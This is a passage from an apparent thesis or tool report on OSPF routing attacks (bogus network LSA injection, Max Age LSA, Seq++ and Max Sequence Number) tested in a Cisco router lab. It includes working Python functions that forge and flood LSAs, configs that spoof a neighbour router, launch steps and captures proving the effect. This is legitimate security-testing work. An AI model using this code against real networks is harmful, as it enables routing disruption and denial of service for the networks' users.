The objective of this test is to inject a bogus network LSA, originating from R2 (which is also the DR), into R1 and R5, limiting connectivity on R5. The network LSA structure can be seen in Figure 108, which shows the structure of the YAML file utilized for this attack, “ospf_spi_test_1.yml”. This network LSA is structured in a way such that it mimics the LSA originated by R2, but it removes R1 from the attached router's list, which will lead to limited connectivity for any router that wants to utilize R1 to reach R2 or any other router beyond R2.

Utilizing this attack’s nomenclature, R1 is the “polluted” router while “R2” is the “springboard” router.




Figure 107 – OSPF SPI test topology

```

ospf:
  router_id: 2.2.2.2
  area_id: 0.0.0.0
  interface_addr: 10.10.10.2
  interface_netmask: 255.255.255.0
  lsa_list:
    - type: network_lsa
      mask: 255.255.255.0
      ls_id: 10.10.10.2
      adv_router: 2.2.2.2
      attached_router:
        - 2.2.2.2

```

Figure 108 – OSPF SPI YAML config

Table 8 – OSPF SPI IP addressing information

Name	Interface	IP Address
R1	f0/0	10.10.14.1
	f0/1	10.10.10.1
R2	f0/0	10.10.10.2
	f0/1	10.10.11.2
R3	f0/0	10.10.11.3
	f0/1	10.10.12.3
R4	f0/0	10.10.12.4
	f0/1	10.10.13.4
R5	f0/0	10.10.14.5
network-testing-tool-1	eth0	10.10.13.100

To launch the attack, we start by selecting interface “eth0”. We import the routing configurations from the YAML file by selecting “Import Data”, “OSPF LSU/LSA”, and “ospf_spi_test_1.yml”. Then, we add the attack function by selecting “Add Function”, “Attack”, “L3- OSPF”, “Route Poisoning”, and “Single Path Injection”. Finally, we launch the attack by selecting “Run Chain” and, when prompted, introducing the values 10.10.10.1 for the “polluted_ip” and 10.10.10.2 for the “springb_ip”, corresponding to the DR IP address and router ID.

By attaching a probe to R1’s f0/1 interface we can see the LSA being received by R1, shown in Figure 109, which then sends an acknowledgment. No more packets are exchanged between R1 and R2 related to the attack. We also inspected R5’s routing table, shown in Figure 110, where we can observe the absence of OSPF-learned routes due to the modification done to the network LSA.




Figure 109 – OSPF SPI capture at R1’s f0/1 interface




Figure 110 – OSPF SPI R5’s routing table

6.2.3. Max Age LSA

6.2.3.1. Attack Description

A Max Age LSA attack is a DoS attack whose objective is to consistently purge one or more LSAs from the network. This attack is described by E. Jones et. al. [15].

The LSA Age field is utilized by OSPF routers to control an LSA's freshness. The age field symbolizes the number of seconds elapsed since the LSA was created and sent by the originating router. Each router will increase the age field of the LSAs present in their database at the rate of 1 unit per second. Once the age field reaches the maximum value of 3600 seconds the LSA is removed from the database and any routes that were generated from it are removed from the routing table.

The Max Age LSA attack utilizes the purging mechanism associated with a max age value to remove LSAs from the network, causing performance issues for the OSPF routers, which need to constantly run the SPF algorithm, and rapidly-changing link states repeatedly.

The attacker has two distinct ways of realizing the attack: the first is by sniffing an LSA from the network, modifying the relevant fields (age and sequence number), and injecting the resulting LSA: this approach is the most reliable since the attacker doesn't have to guess the current LSA sequence number (which is needed to install the LSA in the OSPF databases), but it requires the attacker to wait for the target LSA to be flooded in some way to gain access to it.

The second is to simply forge a fake LSA with the age field set to max and an arbitrarily large sequence number: this approach allows to eliminate the wait for an LSA to be sniffed off the network but introduces the problem of guessing a sufficiently high sequence number for the LSA to be accepted by the network's routers. In this case, the injected LSA doesn't need to be an exact match of the original: only the important fields need to match so the LSA gets recognized as a valid successor to the existing one. For example, for a router LSA, the link list can be empty if the advertising router and link state ID fields, as well as the router ID and area ID in the OSPF Header, are filled with the relevant values.

This attack will cause a fightback response by the router which originates the injected LSA, however, this is not relevant as the final objective is to leverage that fightback to cause instability in the network.

6.2.3.2. Attack Code

The Max Age LSA attack is defined in the "OSPF.py" file, under the "layer3" directory, by the "ospf_max_age_import" function for the import variant, and "ospf_max_age_sniff" function for the sniff variant. Both functions are similar in the overall logic, thus we will only focus on the import variant from here on as it's the easiest to test.

Figure 111 shows the code for the attack function. After obtaining the LSU packet from the auxiliary function "_ospf_parse_lsu", the code immediately modifies both the age and sequence number to appropriate values. The next step is to enter a cycle and, in each iteration, send the packet, further incrementing the sequence number to account for a fightback LSA issued by the legitimate router.

```
@type_wrapper(name="Max Age LSA (Import)", type=attack_type.Dos, category=attack_cat.Attack, layer=attack_layer.L3_OSPF, arg_list=[])
def ospf_max_age_import(args: dict) -> dict:

    """Performs a Max Age LSA attack. Utilizes an imported LSA.
    Requires no additional arguments."""

    # Parse lsu from config
    pkt = _ospf_parse_lsu(args)

    # Set max age in LSA_hdr
    for i in range(len(pkt[OSPF_LSUpd].lsalist)):
        pkt[OSPF_LSUpd].lsalist[i].age = 3600
        pkt[OSPF_LSUpd].lsalist[i].seq = 0x8100000 # Arbitrarily high sequence number to override the current LSA

    while not EXIT_SIGNAL.is_set():
        # MAX AGE attack increases seq number by 2 (1 for fightback, 1 for current)
        for i in range(len(pkt[OSPF_LSUpd].lsalist)):
            pkt[OSPF_LSUpd].lsalist[i].seq += 2

        args['pkt'] = IP(dst="224.0.0.5")/pkt

        # Send the packet
        send_l3_single(args)

        # Sleep interval for changes to propagate
        sleep(1)
```

Figure 111 – OSPF Max Age LSA function code

6.2.3.3. Testing and Validation

Figure 112 shows the topology utilized to test the attack, while Table 9 contains the IP addressing information for the relevant machines. All routers are Cisco 7200 devices. All subnets are /24 subnets, and all routers are running OSPF, advertise their connected networks, and have their router ID based on their router number (i.e., R1’s ID is 1.1.1.1, R2’s ID is 2.2.2.2, ...).

The objective of this test is to inject a bogus LSA from the attacker which will result in R1’s router LSA being purged. To import the LSA parameters, we utilize the “ospf_seq_age_test.yml” file, whose contents are shown in Figure 113 and explained below. Since OSPF-speaking routers only accept LSUs if they are generated by an active neighbor, we need to have the attacker’s machine utilize R4’s IP address to inject the LSA into the network.




Figure 112 – OSPF Max Age LSA test topology

```
ospf:
  router_id: 4.4.4.4
  area_id: 0.0.0.0
  interface_addr: 10.10.3.4
  interface_netmask: 255.255.255.0
  lsa_list:
    - type: router_lsa
      v: 0
      e: 0
      b: 0
      ls_id: 1.1.1.1
      links:
        - link_id: 10.10.1.2
          link_data: 10.10.1.1
          type: 2
          metric: 30
```

Figure 113 – OSPF Max Age LSA configuration file

Table 9 – OSPF Max Age LSA test addressing information

Name	Interface	IP Address
R1	f0/0	10.10.1.1
R2	f0/0	10.10.1.2
	f0/1	10.10.2.2
R3	f0/0	10.10.2.3
	f1/0	10.10.3.3
R4	f0/0	10.10.3.4
Network-testing-tool-1	eth0	10.10.3.4

While the bogus LSA content is largely irrelevant since the objective is to purge the legitimate LSA, some parameters from the configuration file are still important. Most notably, the “router_id”, “area_id”,

“interface_addr”, and “interface_netmask”. These parameters need to match those of R4 so the emitted LSA is accepted by R3, which will then forward the packet.

To perform the attack, we first need to select interface “eth0”. We import the necessary configurations by selecting “Import Data”, “OSPF LSU/LSA”, and “ospf_seq_age_test.yml”. Then, we add the attack by selecting “Add Function”, “Attack”, “L3 – OSPF”, “DoS”, and finally “Max Age LSA (Import)”. In the end, we select “Run Chain” to run the attack.

We can attach a probe to both the attacker’s “eth0” interface and R1’s “f0/0” interface in order to observe the packets crossing the links. Figure 114 shows the packet capture from the attacker’s interface, while Figure 115 shows the corresponding packets on R1’s interface. In both figures, we also see the details of the initial packet sent by the attacker, with the bogus LSA containing the Max Age value in the age field, and an arbitrarily high sequence number. Figure 116 shows the first fightback LSA issued by R1, which is sent with a higher sequence number than the bogus LSA. The cycle of sending fightback LSAs repeats itself, thus proving the attack’s effectiveness.

No.	Time	Source	Destination	Protocol	Length	Info
160	347.610212	10.10.3.4	224.0.0.5	OSPF	98	LS Update
161	348.614152	10.10.3.4	224.0.0.5	OSPF	98	LS Update
163	349.618106	10.10.3.4	224.0.0.5	OSPF	98	LS Update
164	350.118978	10.10.3.3	224.0.0.5	OSPF	118	LS Acknowledge
165	350.263808	10.10.3.4	224.0.0.5	OSPF	94	Hello Packet
166	350.431658	10.10.3.3	224.0.0.5	OSPF	94	Hello Packet
167	350.634863	10.10.3.4	224.0.0.5	OSPF	98	LS Update
168	351.637723	10.10.3.4	224.0.0.5	OSPF	98	LS Update
169	352.647766	10.10.3.4	224.0.0.5	OSPF	98	LS Update
170	352.666423	10.10.3.3	224.0.0.5	OSPF	98	LS Update
171	353.652032	10.10.3.4	224.0.0.5	OSPF	98	LS Update
172	354.661391	10.10.3.4	224.0.0.5	OSPF	98	LS Update
173	355.171656	10.10.3.4	224.0.0.5	OSPF	78	LS Acknowledge
174	355.670179	10.10.3.4	224.0.0.5	OSPF	98	LS Update
175	356.159458	10.10.3.3	224.0.0.5	OSPF	118	LS Acknowledge
176	356.673666	10.10.3.4	224.0.0.5	OSPF	98	LS Update
177	357.614029	10.10.3.3	224.0.0.5	OSPF	98	LS Update
178	357.678933	10.10.3.4	224.0.0.5	OSPF	98	LS Update

```

> Frame 160: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: c2:23:df:82:df:3b (c2:23:df:82:df:3b), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 10.10.3.4, Dst: 224.0.0.5
  > Open Shortest Path First
    > OSPF Header
      > LS Update Packet
        Number of LSAs: 1
        > LSA-type 1 (Router-LSA), len 36
          .000 1110 0001 0000 = LS Age (seconds): 3600
          0... .. = Do Not Age Flag: 0
          > Options: 0x00
          LS Type: Router-LSA (1)
          Link State ID: 1.1.1.1
          Advertising Router: 1.1.1.1
          Sequence Number: 0x08100002
          Checksum: 0x79f0
          Length: 36
          > Flags: 0x00
          Number of Links: 1
          > Type: Transit ID: 10.10.1.2 Data: 10.10.1.1 Metric: 30
  
```

Figure 114 – OSPF Max Age LSA capture at attacker’s eth0 interface

No.	Time	Source	Destination	Protocol	Length	Info
123	339.515787	10.10.1.2	224.0.0.5	OSPF	98	LS Update
124	339.526295	10.10.1.1	224.0.0.5	OSPF	98	LS Update
125	340.518239	10.10.1.2	224.0.0.5	OSPF	98	LS Update
126	341.520826	10.10.1.2	224.0.0.5	OSPF	98	LS Update
127	342.021989	10.10.1.1	224.0.0.5	OSPF	118	LS Acknowledge
128	342.914665	10.10.1.1	224.0.0.5	OSPF	94	Hello Packet
129	343.090708	10.10.1.2	224.0.0.5	OSPF	94	Hello Packet
130	344.517643	10.10.1.1	10.10.1.2	OSPF	98	LS Update
131	344.528084	10.10.1.1	224.0.0.5	OSPF	98	LS Update
132	345.536786	10.10.1.2	224.0.0.5	OSPF	98	LS Update
133	346.553630	10.10.1.2	224.0.0.5	OSPF	98	LS Update
135	347.022432	10.10.1.2	224.0.0.5	OSPF	78	LS Acknowledge
136	347.557477	10.10.1.2	224.0.0.5	OSPF	98	LS Update
137	348.041757	10.10.1.1	224.0.0.5	OSPF	118	LS Acknowledge
138	349.464737	10.10.1.1	10.10.1.2	OSPF	98	LS Update
139	349.516978	10.10.1.1	224.0.0.5	OSPF	98	LS Update
140	350.579037	10.10.1.2	224.0.0.5	OSPF	98	LS Update
141	351.579089	10.10.1.2	224.0.0.5	OSPF	98	LS Update
142	351.972305	10.10.1.2	224.0.0.5	OSPF	78	LS Acknowledge

```

> Ethernet II, Src: ca:02:07:4e:00:08 (ca:02:07:4e:00:08), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 10.10.1.2, Dst: 224.0.0.5
  > Open Shortest Path First
    > OSPF Header
      > LS Update Packet
        Number of LSAs: 1
        > LSA-type 1 (Router-LSA), len 36
          .000 1110 0001 0000 = LS Age (seconds): 3600
          0... .. = Do Not Age Flag: 0
          > Options: 0x00
            LS Type: Router-LSA (1)
            Link State ID: 1.1.1.1
            Advertising Router: 1.1.1.1
            Sequence Number: 0x08100002
            Checksum: 0x79f0
            Length: 36
          > Flags: 0x00
            Number of Links: 1
          > Type: Transit ID: 10.10.1.2 Data: 10.10.1.1 Metric: 30

```

Figure 115 – OSPF Max Age LSA capture at R1's f0/0 interface

```

> Frame 124: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface
> Ethernet II, Src: ca:01:06:ed:00:08 (ca:01:06:ed:00:08), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 10.10.1.1, Dst: 224.0.0.5
  > Open Shortest Path First
    > OSPF Header
      > LS Update Packet
        Number of LSAs: 1
        > LSA-type 1 (Router-LSA), len 36
          .000 0000 0000 0001 = LS Age (seconds): 1
          0... .. = Do Not Age Flag: 0
          > Options: 0x22, (DC) Demand Circuits, (E) External Routing
            LS Type: Router-LSA (1)
            Link State ID: 1.1.1.1
            Advertising Router: 1.1.1.1
            Sequence Number: 0x08100003
            Checksum: 0x6bf8
            Length: 36
          > Flags: 0x00
            Number of Links: 1
          > Type: Transit ID: 10.10.1.2 Data: 10.10.1.1 Metric: 1

```

Figure 116 – OSPF Max Age LSA, fightback LSA sent by R1

One extra confirmation to perform is checking the OSPF database of a domain's router to verify what LSA is present in the database. With precise timing, we can issue a command to show the OSPF database in quick succession and check if the database state is different. Figure 117 shows the result of issuing those commands on R3's database, and thus we confirm that the bogus LSA is being accepted and purged from the database.

```

R3#sh ip ospf data
OSPF Router with ID (3.3.3.3) (Process ID 1)
Router Link States (Area 0)
Link ID      ADV Router  Age      Seq#       Checksum Link count
1.1.1.1      1.1.1.1    3600    0x81000044 0x00F433 1
2.2.2.2      2.2.2.2    747     0x80000003 0x00931E 2
3.3.3.3      3.3.3.3    751     0x80000002 0x00D5CC 2
4.4.4.4      4.4.4.4    752     0x80000002 0x00D803 1

Net Link States (Area 0)
Link ID      ADV Router  Age      Seq#       Checksum
10.10.1.2    2.2.2.2    747     0x80000001 0x00BF4F
10.10.2.3    3.3.3.3    751     0x80000001 0x00E020
10.10.3.4    4.4.4.4    752     0x80000001 0x0002F0

R3#sh ip ospf data
OSPF Router with ID (3.3.3.3) (Process ID 1)
Router Link States (Area 0)
Link ID      ADV Router  Age      Seq#       Checksum Link count
2.2.2.2      2.2.2.2    748     0x80000003 0x00931E 2
3.3.3.3      3.3.3.3    752     0x80000002 0x00D5CC 2
4.4.4.4      4.4.4.4    753     0x80000002 0x00D803 1

Net Link States (Area 0)
Link ID      ADV Router  Age      Seq#       Checksum
10.10.1.2    2.2.2.2    748     0x80000001 0x00BF4F
10.10.2.3    3.3.3.3    752     0x80000001 0x00E020
10.10.3.4    4.4.4.4    753     0x80000001 0x0002F0

```

Figure 117 – OSPF Max Age LSA, OSPF database at R3

6.2.4. Sequence Increment Attack / Seq++ Attack

6.2.4.1. Attack Description

The Sequence Increment attack, or Seq++ attack, is a DoS attack whose objective is to cause instability in the network by forcing a constant fightback response from OSPF routers.

OSPF utilizes LSA sequence numbers to track updates to LSA information. Starting from the hexadecimal value 0x8000 0001, the sequence number of an LSA is incremented by 1 unit every time the originating router issues

an update on the LSA, either to update the LSA information or for the periodic refresh defined by the LSA refresh interval parameter.

A Seq++ Attack, first described by [17], provides a method of temporarily injecting LSAs into a network by constantly incrementing the sequence number of the LSA. Such an increment triggers a fightback, but since the attacker is constantly flooding the network then the routing tables end up unstable, oscillating between the correct information and the bogus information provided by the attacker, introducing network instability.

6.2.4.2. Attack Code

The Seq++ Attack is defined in the “OSPF.py” file, under the “layer3” directory, by the “ospf_seq_increment” function.

Figure 118 shows the function code for the Seq++ attack. The function code consists of a while loop where we increment the imported LSA’s sequence number and send the packet. An interval between packets sent was included to avoid overloading a router with a high volume of packets, as that is not the objective of the attack.

```
@type_wrapper(name="Seq++ Attack", type=attack_type.DoS, category=attack_cat.Attack, layer=attack_layer.L3_OSPF, arg_list=[])
def ospf_seq_increment(args):

    """Performs a sequence increment attack. Utilizes an imported LSA.
    Requires no additional arguments"""

    # Parse lsu from config
    ospf_pkt = _ospf_parse_lsu(args)

    while not EXIT_SIGNAL.is_set():
        # Increment seq# for all LSAs
        for i in range(len(ospf_pkt[OSPF_LSUpd].lsalist)):
            ospf_pkt[OSPF_LSUpd].lsalist[i].seq += 2

        args['pkt'] = IP(dst="224.0.0.5")/ospf_pkt

        # Send the packet
        send_l3_single(args)

        # Sleep interval for changes to propagate
        sleep(1)
```

Figure 118 – OSPF Seq++ function code

6.2.4.3. Testing and Validation

To test the Seq++ attack, we utilize the topology from the Max Age attack, whose details are shown in Figure 112 and Table 9. The objective of the test is to create instability by injecting a bogus LSA into the OSPF domain. We utilize the same configuration file as the Max Age attack, shown in Figure 113, and once again we don’t need to pay attention to the routing details since the objective is to force path recalculation.

To launch the attack, we perform the same steps as the Max Age attack. First, we select the interface “eth0”. We import the relevant information by selecting “Import Data”, “OSPF LSU/LSA”, and “ospf_seq_age_test.yml”. We add the attack by selecting “Add Function”, “Attack”, “L3 – OSPF”, “DoS”, and “Seq++ Attack”. Finally, we launch the attack by selecting “Run Chain”.

We can observe the OSPF traffic by connecting a probe to the attacker’s “eth0” interface and R1’s “f0/0” interface. Figure 119 shows the attack packets on the attacker’s interface, and Figure 120 shows the OSPF packets sent and received by R1. In the first figure, we see the details of the attack packet, where we can see our bogus LSA. In the second figure, we see the same LSA being sent from R2 to R1. R1 then proceeds to send a fightback LSA to R2, whose details can be seen in Figure 121.

No.	Time	Source	Destination	Protocol	Length	Info
445	1537.456030	10.10.3.4	224.0.0.5	OSPF	98	LS Update
446	1538.459825	10.10.3.4	224.0.0.5	OSPF	98	LS Update
447	1539.463636	10.10.3.4	224.0.0.5	OSPF	98	LS Update
448	1539.962602	10.10.3.3	224.0.0.5	OSPF	98	LS Acknowledge
449	1540.099891	10.10.3.3	224.0.0.5	OSPF	94	Hello Packet
450	1540.467846	10.10.3.4	224.0.0.5	OSPF	98	LS Update
451	1541.472574	10.10.3.4	224.0.0.5	OSPF	98	LS Update
452	1542.481632	10.10.3.4	224.0.0.5	OSPF	98	LS Update
453	1542.979481	10.10.3.3	224.0.0.5	OSPF	118	LS Acknowledge
455	1543.490850	10.10.3.4	224.0.0.5	OSPF	98	LS Update
456	1544.494714	10.10.3.4	224.0.0.5	OSPF	98	LS Update
457	1544.657300	10.10.3.4	224.0.0.5	OSPF	94	Hello Packet
458	1545.499086	10.10.3.4	224.0.0.5	OSPF	98	LS Update
459	1545.992928	10.10.3.3	224.0.0.5	OSPF	118	LS Acknowledge
460	1546.503840	10.10.3.4	224.0.0.5	OSPF	98	LS Update
461	1547.513692	10.10.3.4	224.0.0.5	OSPF	98	LS Update
462	1548.517206	10.10.3.4	224.0.0.5	OSPF	98	LS Update
463	1549.011153	10.10.3.3	224.0.0.5	OSPF	118	LS Acknowledge

```

> Frame 445: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: 0a:b3:a8:a9:de:4f (0a:b3:a8:a9:de:4f), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 10.10.3.4, Dst: 224.0.0.5
> Open Shortest Path First
  > OSPF Header
    > LS Update Packet
      Number of LSAs: 1
      > LSA-type 1 (Router-LSA), len 36
        .000 0000 0000 0001 = LS Age (seconds): 1
        0... .. = Do Not Age Flag: 0
      > Options: 0x00
      LS Type: Router-LSA (1)
      Link State ID: 1.1.1.1
      Advertising Router: 1.1.1.1
      Sequence Number: 0x80000003
      Checksum: 0x5da3
      Length: 36
      > Flags: 0x00
      Number of Links: 1
      > Type: Transit ID: 10.10.1.2      Data: 10.10.1.1      Metric: 30
  
```

Figure 119 – OSPF Seq++ capture at attacker's eth0 interface

No.	Time	Source	Destination	Protocol	Length	Info
577	1538.166888	10.10.1.2	224.0.0.5	OSPF	98	LS Update
578	1538.179269	10.10.1.1	224.0.0.5	OSPF	98	LS Update
579	1539.165631	10.10.1.2	224.0.0.5	OSPF	98	LS Update
580	1540.679292	10.10.1.1	224.0.0.5	OSPF	98	LS Acknowledge
581	1541.173888	10.10.1.2	224.0.0.5	OSPF	98	LS Update
582	1542.193812	10.10.1.2	224.0.0.5	OSPF	98	LS Update
584	1542.896760	10.10.1.1	10.10.1.2	OSPF	98	LS Update
585	1543.180589	10.10.1.1	224.0.0.5	OSPF	98	LS Update
586	1543.191278	10.10.1.2	224.0.0.5	OSPF	98	LS Update
587	1543.685852	10.10.1.1	224.0.0.5	OSPF	118	LS Acknowledge
588	1544.200325	10.10.1.2	224.0.0.5	OSPF	98	LS Update
589	1544.858705	10.10.1.2	224.0.0.5	OSPF	94	Hello Packet
590	1545.205646	10.10.1.2	224.0.0.5	OSPF	98	LS Update
591	1545.791542	10.10.1.1	224.0.0.5	OSPF	94	Hello Packet
592	1546.204814	10.10.1.2	224.0.0.5	OSPF	98	LS Update
593	1546.709632	10.10.1.1	224.0.0.5	OSPF	118	LS Acknowledge
594	1547.213668	10.10.1.2	224.0.0.5	OSPF	98	LS Update
596	1548.026488	10.10.1.1	10.10.1.2	OSPF	98	LS Update

```

> Frame 577: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: ca:02:07:4e:00:08 (ca:02:07:4e:00:08), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 10.10.1.2, Dst: 224.0.0.5
> Open Shortest Path First
  > OSPF Header
    > LS Update Packet
      Number of LSAs: 1
      > LSA-type 1 (Router-LSA), len 36
        .000 0000 0000 0011 = LS Age (seconds): 3
        0... .. = Do Not Age Flag: 0
      > Options: 0x00
      LS Type: Router-LSA (1)
      Link State ID: 1.1.1.1
      Advertising Router: 1.1.1.1
      Sequence Number: 0x80000003
      Checksum: 0x5da3
      Length: 36
      > Flags: 0x00
      Number of Links: 1
      > Type: Transit ID: 10.10.1.2      Data: 10.10.1.1      Metric: 30
  
```

Figure 120 – OSPF Seq++ capture at R1's f0/0 interface

```

> Frame 578: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: ca:01:06:ed:00:08 (ca:01:06:ed:00:08), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 10.10.1.1, Dst: 224.0.0.5
> Open Shortest Path First
  > OSPF Header
    > LS Update Packet
      Number of LSAs: 1
      > LSA-type 1 (Router-LSA), len 36
        .000 0000 0000 0001 = LS Age (seconds): 1
        0... .. = Do Not Age Flag: 0
      > Options: 0x22, (DC) Demand Circuits, (E) External Routing
      LS Type: Router-LSA (1)
      Link State ID: 1.1.1.1
      Advertising Router: 1.1.1.1
      Sequence Number: 0x80000004
      Checksum: 0x4fab
      Length: 36
      > Flags: 0x00
      Number of Links: 1
      > Type: Transit ID: 10.10.1.2      Data: 10.10.1.1      Metric: 1
  
```

Figure 121 – OSPF Seq++ first fightback LSA from R1

Furthermore, by inspecting the OSPF database twice in a row, we can see the sequence number of the stored LSA changing, which also proves the attack is working as intended. Figure 122 shows the database of R3, where we can see the sequence number of the injected LSA increasing from one command to the other.

```

R3#sh ip ospf data
      OSPF Router with ID (3.3.3.3) (Process ID 1)
      Router Link States (Area 0)
Link ID      ADV Router    Age          Seq#         Checksum Link count
1.1.1.1     1.1.1.1       1           0x8000003B  0x00ECDB 1
2.2.2.2     2.2.2.2       1518        0x80000003  0x00931E 2
3.3.3.3     3.3.3.3       1517        0x80000003  0x00D3CD 2
4.4.4.4     4.4.4.4       1519        0x80000002  0x00D803 1

      Net Link States (Area 0)
Link ID      ADV Router    Age          Seq#         Checksum
10.10.1.2   2.2.2.2       1520        0x80000001  0x00BF4F
10.10.2.3   3.3.3.3       1522        0x80000001  0x00E020
10.10.3.4   4.4.4.4       1519        0x80000001  0x0002F0
R3#
R3#sh ip ospf data
      OSPF Router with ID (3.3.3.3) (Process ID 1)
      Router Link States (Area 0)
Link ID      ADV Router    Age          Seq#         Checksum Link count
1.1.1.1     1.1.1.1       1           0x8000003D  0x00E8DD 1
2.2.2.2     2.2.2.2       1519        0x80000003  0x00931E 2
3.3.3.3     3.3.3.3       1518        0x80000003  0x00D3CD 2
4.4.4.4     4.4.4.4       1520        0x80000002  0x00D803 1

      Net Link States (Area 0)
Link ID      ADV Router    Age          Seq#         Checksum
10.10.1.2   2.2.2.2       1521        0x80000001  0x00BF4F
10.10.2.3   3.3.3.3       1523        0x80000001  0x00E020
10.10.3.4   4.4.4.4       1520        0x80000001  0x0002F0
R3#

```

Figure 122 – OSPF Seq++, R3's OSPF database

6.2.5. Max Sequence Number LSA / Max Seq# Attack

6.2.5.1. Attack Description

The Max Sequence Number LSA, or Max Seq# Attack, is a DoS attack that can also function as a route injection attack when certain conditions are met.

Being a numeric value, OSPF sequence numbers have a theoretical maximum value of 0x7fff ffff, and after such a number is reached, the OSPF algorithm skips sequence number 0x8000 0000 and returns to the initial sequence number of 0x8000 0001. The entire process of resetting an LSA's sequence number requires a Max Age LSA to be sent by the LSA originator to purge this LSA with the maximum sequence number since the OSPF algorithm considers the initial sequence number to be lower than the maximum value and will thus reject such an LSA.

A Max Seq# Attack, first described by [17], makes use of a software bug present in some OSPF implementations where the max sequence number LSA is not purged from the OSPF database, and will thus persist in the database for 1 hour (Max Age equivalent) before the LSA originator can reset the sequence number.

By abusing such a vulnerability, an attacker can inject a bogus LSA which will persist in the network and will be used in the SPF path calculation. Fightback will still occur, but the fightback LSA will never be accepted by the other OSPF routers since it contains a lower sequence number than the bogus LSA. In cases where the software is not vulnerable, the attack has the same consequences as a Seq++ attack.

6.2.5.2. Attack Code

The Max Seq# attack is defined in the "OSPF.py" file, under the "layer3" directory, by the "ospf_max_seq_num" function.

Figure 123 shows the code for the attack. The code itself is similar to that of the Seq++ attack, where in this case we set the sequence number to the maximum possible value and only need to send the LSA once.

```
@type_wrapper(name="Max Seq # LSA", type=attack_type.DoS, category=attack_cat.Attack, layer=attack_layer.L3_OSPF, arg_list=[])
def ospf_max_seq_num(args):
    """Performs a Max seq # attack. Utilizes an imported LSA"""
    # Parse lsu from config
    pkt = _ospf_parse_lsu(args)
    # Set seq# to max in LSA_Hdr
    for lsa in pkt[OSPF_LSUpd].lsalist:
        lsa.seq = 0x7FFFFFFF
    args['pkt'] = IP(dst="224.0.0.5")/pkt
    # Send the packet
    send_l3_loop(args)
```

Figure 123 – OSPF Max Seq# function code

6.2.5.3. Testing and Validation

To test the Max Seq# attack, we utilize the topology from the Max Age attack, whose details are shown in Figure 112 and Table 9. The test objective is to inject the LSA from the Max Age attack test and verify whether it persists in the database or not.

To launch the attack, we perform the same steps as the Max Age attack. First, we select the interface “eth0”. We import the relevant information by selecting “Import Data”, “OSPF LSU/LSA”, and “ospf_seq_age_test.yml”. We add the attack by selecting “Add Function”, “Attack”, “L3 – OSPF”, “DoS”, and “Max Seq# Attack”. Finally, we launch the attack by selecting “Run Chain”.

